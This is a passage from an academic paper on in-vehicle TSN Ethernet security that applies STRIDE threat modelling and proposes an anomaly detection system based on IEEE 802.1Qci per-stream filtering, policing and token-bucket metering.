2.3. Related Work. In terms of international standards, to promote the construction of automotive network security, SAE international published Cybersecurity Guidebook for Cyber-Physical Vehicle System (J3061) in June 2016 [15]. J3061 provides a framework and guidance for cybersecurity processes for automotive. In February 2020, draft Road Vehicles–Cybersecurity Engineering (ISO/SAE 21434) was published by the SAE international and ISO [16]. In addition, the United Nations Economic Commission for Europe (UNECE) WP.29 Working Party on Automated and Connected Vehicles (GRVA) adopted a draft UN Regulation on Cyber Security and Cyber Security Management System in March 2020, which will be the first regulation governing information security in vehicles [17].

In terms of academic research, Sommer et al. [18] have a detailed classification of automotive attacks, including 23 different categories, according to the description of the attack, a violation of the security attribute or the exploit of a vulnerability, and so on. Carnevale et al. [19] provided a hardware accelerator architecture for key derivation and encryption required by IEEE 802.1X-2010 in automotive applications, and for further research, IEEE 802.1AE was also implemented by Carnevale [20, 21]. The three researchers are all hardware support for automotive Ethernet security. Choi et al. [22] proposed a new MACsec (media access control security) extension over the SDN (software defined network) for in-vehicle secure communication based on IEEE 802.1X authentication mechanism. Nasrallah et al. [23] surveyed the existing research studies toward achieving ultralow latency (ULL) in the context of the TSN standards and mentioned that IEEE 802.1Qcp is used to support IEEE 802.1AX and IEEE 802.1X. Bello et al. [24] gave an overview of TSN in industrial communication and automation systems and clarified how to configure IEEE 802.1Qci to achieve a concrete effect is largely missing. Ergenç et al. [25] discussed more than 30 potential security issues and threats of IEEE 802.1TSN protocols.

There are also some studies on abnormal detection systems; Grimm et al. [26] provided an extension of a hybrid anomaly detection system using specifications and machine learning methods. Herold et al. [5] studied anomaly detection for SOME/IP using a method called complex event processing. Table 2 lists the contributions and disadvantages of some researches.

There are some researches on TSN as well. Farzaneh et al. [27] developed a modeling approach based on logic programming (LP) to support a more efficient configuration and verification process focusing on in-vehicle TSNs. A prototypical experimental setup was also designed and developed by Farzaneh deploying a time-aware shaper defined in IEEE 802.1Qbv [28]. Brunner et al. [29] presented a future evolution for automotive E/E architectures, which is centralized with the communication of TSN. Mahfouzi et al. [30] proposed a security-aware methodology for routing and scheduling for control applications in Ethernet networks to maximize the resilience of control applications.

It can be seen that the information security of the vehicle is imperative, but the security of the TSN protocol with

Table 2: Research for the security aspect of automotive Ethernet.

Researcher	Contributions	Disadvantages
Sommer et al. [18]	Detailed classification of automotive attacks	Lack of the detailed analysis for vulnerability and threats of the automotive TSN
Carnevale et al. [19]	Hardware solution for IEEE 802.1X-2010 and EEE 802.1AE in automotive applications	Hardware needs to be specially designed, and the universality is low
Choi et al. [22]	MACsec extension over the SDN	The proposed mechanism needs to operate in the context of SDN, and the universality is low
Grimm et al. [26]	Hybrid anomaly detection system using specifications and machine learning methods	Lack of features relevant to the TSN
Herold et al. [5]	Anomaly detection for SOME/IP using complex event processing	Only focus on the upper layer some/IP protocol and no consideration given to TSN
Ergenç et al. [25]	Discussed more than 30 potential security issues and threats of IEEE 802.1TSN protocols	Lack of countermeasures and attack mitigation techniques

many advantages is rarely discussed. TSN is primarily based on the data link layer. However, only the encryption and authentication introduced by MACsec and IEEE 802.1X cannot completely override TSN security.

3. Security Analysis of the TSN Backbone Network

3.1. TSN Backbone E/E Architecture. Over the last few years, features such as automated driving, networking, and cybersecurity have become increasingly important. The importance of these functionalities will increase as these advanced technologies develop and consumer adoption increases. In-vehicle communication networks, power networks, connectivity, safety, and security require a paradigm shift in E/E architectures to implement these functionalities in mainstream vehicles [31].

Today, the E/E architecture of intelligent connected vehicles is facing these four challenges: security, real-time performance, bandwidth bottlenecks, and computing power black hole. However, there is no common E/E architecture among the car manufacturers, and each car manufacturer uses its own architecture. According to the Ethernet as the core network in the centralized vehicle E/E architecture proposed by Volvo [32], this paper adds the concept of TSN into the E/E architecture. The main goal of TSN functions in E/E architecture is intended to ensure the compliance of various application domain requirements within the network in real time and to reduce the interference of real-time traffic from nonreal-time traffic in the network. Figure 1 shows the E/E architecture, and Table 3 lists the function of each unit.

tIn this architecture, the core network consists of four VIUs and one VCU. VCU can be the computational unit. One or more high-performance controllers (HPCs) in the VCU will provide vehicle-level behavior, such as behavior decision or motion planning for driverless. Furthermore, VCU also receives a large amount of data from sensors such as cameras or radars. This leads to the demand for high bandwidth and high transmission speed between the VCU and other nodes, and Ethernet as a backbone network becomes necessary. VIU can be a zone gateway in which frames from the edge nodes are forwarded or routed. Connected to a VIU is an edge node, which can be a sensor, an actuator, or a controller. The communication between VIU and edge nodes can be CAN or LIN. TSN is added because the traffic of different priority levels share the same link resource, and TSN can ensure that they are not affected by each other.

3.2. STRIDE Threat Model. Microsoft's STRIDE threat model is used to identify system security threats [33]. The STRIDE model establishes a mapping relationship with security threats and security properties. As shown in Figure 2, the data flow of TSN Ethernet as core network E/E architecture is analyzed through threat modeling tool (TMT), and only Ethernet was considered.

The architecture of Figure 2 is basically the same as that of Figure 1. The difference is that some real sensors, actuators, and controllers are placed in Figure 2, and the firmware update server outside the car is connected to the inside of the car through the OBD port. In addition, the communication between any nodes is Ethernet. The report is generated through TMT, and the attack methods are mainly counted and analyzed.

As shown in Figure 3, the threats are always divided into six types according to different threats of attacks and targets: spoofing, tampering, repudiation, information disclosure, denial of service, and elevation of privilege.

In the absence of any security technology, the most common type of attack is the denial of service because there will be the denial of service threat on every data link. The second most is information disclosure. Information disclosure happens when the information can be read by an unauthorized party. Elevation of privileges is all related to ECUs, either gain complete control of actuators, or exploit the standard ECU, or manipulate sensor fusion data. Tampering and spoofing are related to sensors' data and cameras' data. Repudiation is from the external interactor. Through the analysis of the STRIDE model, the general threats can be obtained. However, in the TSN system, there should be other factors, such as bandwidth and configuration. Bandwidth should be of consideration because secure encryption can change the bandwidth requirements. The configuration of TSN streams should also be security relevant.




Figure 1: TSN Ethernet as the core network in the centralized vehicle E/E architecture.

Table 3: Functions of VIU, ECU, VCU, TSN endpoint, and TSN bridge.

Unit	Function
Vehicle interface unit (VIU)	VIU as a zone gateway to provide a translation from the specific network interfaces of the nodes to the core network
ECU	ECU is highly specialized for controlling its specific device
Vehicle computation unit (VCU)	The VCU coordinates fundamental capabilities to provide vehicle-level behavior
TSN endpoint	The TSN endpoint usually as ECU or processor in the core network can also translate traffic from CAN/LIN bus to Ethernet
TSN bridge	The TSN bridge is in the VIU or VCU connected with a controller

3.3. Supported Countermeasures. Here is the list of security countermeasures that can be used in the TSN, mainly including firewall, IDPS system, cryptographic, and access control.

3.3.1. Firewall. Firewalls are part of access control. Over the past few decades, different types of firewall systems have been built for traditional Ethernet, as shown in Table 4. Firewalls can be applied according to different categories and different technologies. Firewalls are set up to avoid DoS Attacks and limit the number and throughput of simultaneous connections to the network. The firewall of traditional Ethernet is based on the OSI layer 3 and layer 4. However, the second layer needs to be protected in the car Ethernet, so per-stream filtering and policing are considered, depending on how the different detection parameters are used, such as Port No., IP, VLAN ID, Frame Length, and so on.

3.3.2. Intrusion or Anomaly Detection System. An intrusion detection system (IDS) is a passive detection system that detects an attack or abnormal issues as a warning. The IDS generally provides high accuracy but has the disadvantage that it can only detect known attacks. For unknown attacks, a new signature needs to be developed. An abnormal detection system detects specific behavior. For layers 5, 6, and 7, we use deep packet inspection (DPI) to detect abnormal network behavior. This technology adds application protocol identification, packet content inspection, and deep decoding of application layer data to the traditional IP packet inspection techniques.

3.3.3. Cryptography. IEEE 802.1AE MAC security (MACsec) provides specifications for authenticating the content of message payloads in fixed networks and specifies how to encrypt the content of message payloads to provide confidentiality in addition to message authentication [34]. In




Figure 2: Data flow of TSN Ethernet as the core network topology.




Figure 3: Threat list through the TMT analysis view without security technologies.

addition to the traditional Ethernet security protocols that can be utilized in the upper layer, such as secure sockets layer (SSL), transport layer security (TLS), and datagram transport layer security (DTLS), the AUTOSAR (automotive open system architecture) organization has specifically standardized the definition of security onboard communication (SecOC) for automotive Ethernet.

3.3.4. Access Control. IEEE 802.1X specifies port-based network access control [35] and provides a means of authenticating and authorizing devices attached to local area network (LAN) and includes the MACsec key agreement protocol (MKA) necessary to use IEEE Std 802.1AE. IEEE 802.1X provides effective protection against masquerading attacks.

There are several other technologies. Figure 4 classifies them according to the OSI model and divides security technologies into isolation and filtration, detection and defense, and authentication and encryption. Through countermeasures on each layer, the automotive Ethernet is perfectly protected.

4. ADS Design Based on IEEE 802.1Qci

4.1. Problem Formulation. As shown in Figure 5, an example of PSFP applied to DoS attacks or sensor failure defense is presented. Figure 5(a) shows the traffic transmission plan of sensor A and sensor B in the scheduling plan. The two traffic streams belong to the same traffic type, and the scheduling table allocates 45 Mbps bandwidth for this traffic type. However, when the node of sensor A encounters DoS attacks or node failure, its transmission flow becomes abnormal, which surges from the panned 15 Mbps to 60 Mbps. If there is no protection mechanism, as shown in Figure 5(b), the data of sensor B will be affected by the fault data of sensor A, resulting in the data of sensor B cannot be transmitted normally, which is unacceptable for functions such as automatic driving. If PSFP is applied to the switch connected to sensor A and sensor B, as shown in Figure 5(c). The sudden increase of the traffic

Table 4: Firewall types with the OSI layer, protocols, and techniques.

Firewall type	OSI layer	Protocols	Filter techniques
Link level	2	TSN	PSFP
Packet filter	3, 4	TCP/IP, UDP/IP	Stateful, White/Black lists
Proxy	4	TCP/UDP	Content-based
Application level	7	HTTP, FTP, SMTP	DPI, IDS




Figure 4: OSI models and security technologies.




Figure 5: Sensor failure or DoS attack scenario.

generated by sensor A may squeeze the bandwidth of the other data stream. PSFP will reshape the data stream and force it back to the state before the data outbreak. Thus, the data of sensor B, which is working correctly, will not be affected by the other stream, and the rest of the system will not be affected either.

4.2. Per-Stream Filtering and Policing. The PSFP is defined in IEEE 802.1Qci. As shown in Figure 6, PSFP consists of three parts: stream filter, stream gate, and flow meter. Stream filters define the filtering and policing actions on a specific stream, including gate ID and meter ID, and the filters are related to the priority and stream handle defined in IEEE 802.1CB. As the entrance of PSFP, stream filters determine which stream gate and which flow meter a specific stream will enter. Stream gate defines the gate state and internal priority value (IPV), the gate state can be "OPEN" or "CLOSED". The gate states are all controlled by a gate control list, and the IPV replaces stream priority in a sense, which determines the frame's traffic class. The flow meter defines the color mode and committed information rate and excess information rate which reflect the bandwidth of a specific stream. The color of the stream can be "GREEN," "YELLOW," or "RED."

4.3. System Model. As mentioned above, each of the three sections, namely stream filters, stream gates, and flow meter in IEEE 802.1Qci, has parameters that can be set for filtering and policing. Therefore, these parameters defined in IEEE 802.1Qci are introduced into the design of ADS. As shown in Figure 7, the parameters are defined in ADS that can be filtered and monitored for each part. In addition to defining which specific gate ID and meter ID the traffic enters, the stream filter can set a value of the maximum SDU size, and messages exceeding this value can be blocked. In stream gates, the state of the gate is set according to the gate control list, and messages can be blocked if the gate state is CLOSED. In addition, depending on the value of OctetsExceeded, OctetsExceeded specifies the maximum number of MSDU octets permitted to pass the gate during the specified gate timer interval. Flow meters decide the bandwidth of the




Figure 6: Per-stream filtering and policing.




Figure 7: Detection parameters.

stream in a way that is called token bucket meter. The "Yellow" stream and "RED" stream can be blocked.

During ADS operation, the Stream Filters detect and discard the packets whose SDU size exceeds a maximum threshold value, whereas the Stream Gates detect and discard the traffic received in a wrong time window. Flow meters detect and discard the abnormal traffic exceeding a fixed bandwidth determined by the token bucket.

As shown in Figure 8, two levels can be set when detection through the meter. When the color mode (CM) is turned on as Colour Aware, the warning level is when the YELLOW stream was detected, while the dropping level is when the RED stream was once detected.

In equation (1), $B_C^i(t_j)$ represents the number of tokens in the committed buckets for meter i at time t_j. CIR (committed information rate) is expressed as bits per




Figure 8: Detection level.

second. The CIR limits the average rate of policing frames which will be declared GREEN. The committed burst size (CBS) is expressed as bytes. The CBS indicates the maximum number of bytes to be sent in the meter queue, which will be declared GREEN. In equation (2), $O_C^i(t_{j-1}, t_j)$ represents the number of tokens that overflow the committed buckets at meter i between time t_{j-1} and t_j. The coupling flag (CF) has only two possible values, 0 or 1. When the CF is 1, the overflow tokens not used for the GREEN stream can be used as YELLOW tokens. In equation (3), $B_E^i(t_j)$ represents the number of tokens in the excess token buckets for meter i at time t_j. The excess information rate (EIR) is expressed as bits per second. The EIR limits the average rate of policing frames which will be declared YELLOW. The excess burst size (EBS) is expressed as bytes. The EBS indicates the maximum number of bytes to be sent at the meter queue, which will be declared YELLOW.

$$B_C^i(t_j) = \min\left\{B_c^i(t_{j-1}) + \frac{\mathrm{CIR}^i}{8} \times (t_j - t_{j-1}), \mathrm{CBS}^i\right\}, \tag{1}$$

$$O_C^i(t_{j-1}, t_j) = \max\left\{B_c^i(t_{j-1}) + \frac{\mathrm{CIR}^i}{8} \times (t_j - t_{j-1}) - \mathrm{CBS}^i, 0\right\}, \tag{2}$$

$$B_E^i(t_j) = \min\left\{B_E^i(t_{j-1}) + \frac{\mathrm{EIR}^i}{8} \times (t_j - t_{j-1}) + \mathrm{CF}^i \times O_C^i(t_{j-1}, t_j), \mathrm{EBS}^i\right\}. \tag{3}$$

Figure 9 shows the flowchart of the token bucket meter when there is a frame of length l_j arrives at time t_j, for meter i. If there are enough GREEN tokens, then the GREEN tokens minus the packet length of GREEN tokens and mark the frame GREEN. Otherwise, if there are enough YELLOW tokens, YELLOW tokens minus the packet length of YELLOW tokens and mark the message YELLOW. If neither is satisfied, mark the message as RED.

At the beginning of the design of the in-vehicle network, the security-related traffic should be determined, including the traffic type, the characteristics of the traffic, scheduling rules, and the worst-case analysis and time details. Thus, the configuration of the parameters in PSFP is deterministic at the beginning, including the stream filters, stream gates, and flow meter. Strictly speaking, the traffic passing through PSFP will not be discarded if the network traffic is not abnormal. In other words, if the traffic is discarded by the accurately configured PSFP, there must be abnormal traffic in the network. The PSFP can be regarded as an anomaly detector, and the use of strict configuration can force the expected behavior of the network. As shown in Figure 10, the three operating modes of the switch are shown. When the PSFP is not turned on, the DoS attack traffic will directly enter the queue frames of the switch. Under the working mode of the firewall, PSFP will directly discard the messages that do not meet the configuration, and under the working mode of ADS, the controller should sound a warning.

In the design of PSFP, the switch will count the frames through the filters, gates, and meter. In addition to recording the messages of normal behavior, it also counts the discarded messages with an exception, thus generating exception prompts. If the PSFP is configured correctly, these exception hints will not result in false positives, as shown in Figure 11.

Finally, the whole structure of the ADS and the detection process is shown in Figure 12.




Figure 9: Token bucket meter.




Figure 10: Three modes of Qci configuration.

5. Simulation and Results

The simulation environment used in the experiment is OMNeT++, which is an open-source simulation tool. The experiment uses a case study to evaluate the performance of ADS based on IEEE 802.1Qci. The case study is a TSN ADAS sensor fusion zone network in which PSFP is supported on every port of every switch, and TAS defined in IEEE 802.1Qbv is also applied. Switch nodes are corresponding to TSN bridges, and controller nodes are corresponding to TSN endpoints of the TSN backbone E/E architecture.

